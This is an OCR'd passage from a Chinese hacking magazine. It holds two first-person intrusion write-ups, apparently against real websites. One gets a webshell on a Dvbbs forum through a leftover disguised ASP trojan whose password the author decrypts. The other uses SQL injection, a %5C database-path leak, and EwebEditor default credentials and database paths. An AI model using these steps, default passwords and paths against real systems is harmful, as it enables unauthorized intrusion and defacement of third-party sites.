


图8 爆破得到原始密码

看来前后台管理用户和密码都拿到了。

三、幸运的 webshell 之旅

正常情况下，接下来的过程就简单了。动网 7.00SP2 并没有对修改扩展后的 asp 文件信息进行过滤，这样我们可以完全把 asp 木马改为 gif 或者其他位图格式上传，然后在后台的备份数据库中还原我们的 asp 木马就可以了。可是我发现这个网站不能上传文件，在提交文章的页面不行，我在后台里把头像上传打开，在头像上传处出现同样的错误提示，如图 9 所示。




图9 论坛不能上传文件

上传正常的图片也不行，看来并不是杀毒软件作怪，而是管理员在上传页面做了手脚。难道不能上传，就要眼睁睁地看着前面的工作彻底浪费掉？

呵呵，有时候在入侵中，运气也占了很重要的成分。那么在这个论坛关闭上传之前，是否有人传过 asp 木马？当然，没必要是这个 asp 格式，图片也行啊。

小经验

要知道很多好事者都会上传些修改为图片格式的 asp 木马，虽然他们不知道如何利用还原，但无疑这给了我们一个可以利用的机会。有时候入侵中多注意一些别人留下的好东西，也是相当可观的。

接着我们在后台管理页面看一下“上传头像管理”，可以看到别人很早以




图10 发现 asp 木马的图片格式文件

前上传过的“木马”。为什么这么说？因为它实际上可以被我们利用了，打开看看，如图10所示。

大家看看这样一段版本提示：“http上传程序”，典型的asp木马，由于玩入侵比较晚，我还不能识别这是什么木马。并且这个页面通过VBSCRIPT ENCODE加密过，所以密码也是加密的密码。后来问下朋友才知道是蓝屏木马。看一下这个语句：**if Epass(trim(request.form(password)))=q_ux888666**，这个q_ux888666应该就是加密过的密码了。用aspshell加密解密工具顺利得到了原密码：134789，如图11所示。





图11 解密得到真实密码

其实这个就是蓝屏的默认密码，登录后就顺利得到了webshell，如图12所示。

接下来就是重新加密一个密码，修改这个页面以免被人利用。最后的事就是找到挂马代码和它的webshell，删除走人。

四、总结

纵观这次入侵过程，并没有高深的技术。其实我也是一只菜鸟，但我觉得还是有它的实际意义的。高人说过：“入侵就像搭积木。”的确，就是在不停地找解决问题的方法。可能大多数人也是这么入侵过来的，但是他们往往忽视了很多重要的东西：入侵中不光要有真实能力，还需要有判断信息的能力。


图12 成功得到webshell

【本文所涉及到的WSE、MD5 Crack、Epass.exe、动网提升前台工具，已经收录在光盘中】

编辑点评：一次碰到一个初学者，我尽可能地给他讲解了我所知道的入侵过程。讲了半天他还不懂，后来连续截了许多图给他，他才明白！为了让初级读者对整个入侵过程有一个详细的认知，我尽量保留了一些图片。本文中值得注意的是union语句，希望大家能灵活应用。

釜底抽薪

巧妙利用EwebEditor获得WebShell

DarkRay

从本文你可以学到：
1.利用工具注射的一般步骤
2.EwebEditor修改允许上传文件类型漏洞如何利用
3.在脚本入侵中可以应用到的一般方法

今天闲来无事，想对以前入侵过的一个网站再进行一次安全检测！输入网址，页面做得比较规矩，典型的商业网站，用的是一套ASP文章系统。

常规SQL注射方法：
开启Domain，SQL注射——猜解表名——猜解列名——猜解内容。
不一会儿DOMAIN就有了结果！


恭喜，该URL可以注入！
数据库类型：Access数据库
已停止表名猜解！
范围：共有1条记录！
已停止列名猜解！
username内容：总管理员
password内容：adminsw
已全部检测完毕！

然后扫描后台，DOMAIN扫不出，接着换了几个工具都扫不出。决定用GOOGLE，但搜出来全是垃圾信息。正在一筹莫展的时候，突然想到了%5C暴库，如图1所示。

```
Microsoft JET Database Engine 错误 '80004005'
'F:\usr\adminsys\data\db.mdb'不是一个有效的路径。
F:\USR\CW14029\NEWSCENTER\../inc/conn.asp，行49
```

图1 获得目标数据库的物理地址

果然是在../ADMINSYS/目录下，打开以后顺利登录，如图2所示。


图2 后台文章管理系统

没听说过这个文章系统，胡乱转悠了一下，试着直接上传(100%不会成功，现在这样的程序员已经很少了！)突然发现文章编辑系统是一个很熟悉的界面——EwebEditor，如图3所示。

EWEBEDITOR漏洞是指：可以通过EWEGEDITOR的后台管理修改允许上传的文件类型，从而达到拿WEBSHELL的目的。




图3 EwebEditor编辑工具界面

说干就干，怎么找EWEBEDITOR的后台地址呢？分析源代码。到编辑文章页面，查看源代码，CIRL+F搜索关键字EDIT即可找到，如图4所示。




图4 通过查看源文件获得EwebEditor的地址

EWEBEDITOR的默认后台登录地址是：**../EwebEditor/Admin_login.asp**。

在这里有两种方法登录后台，一种是默认密码（几率比较小），默认密码是**USER:admin，PASSWORD:admin888**。登录失败，说明密码改了。不过还有另一种方法是DOWN它的数据库，默认路径是**../EwebEditor/db/EwebEditor.mdb**。果然是默认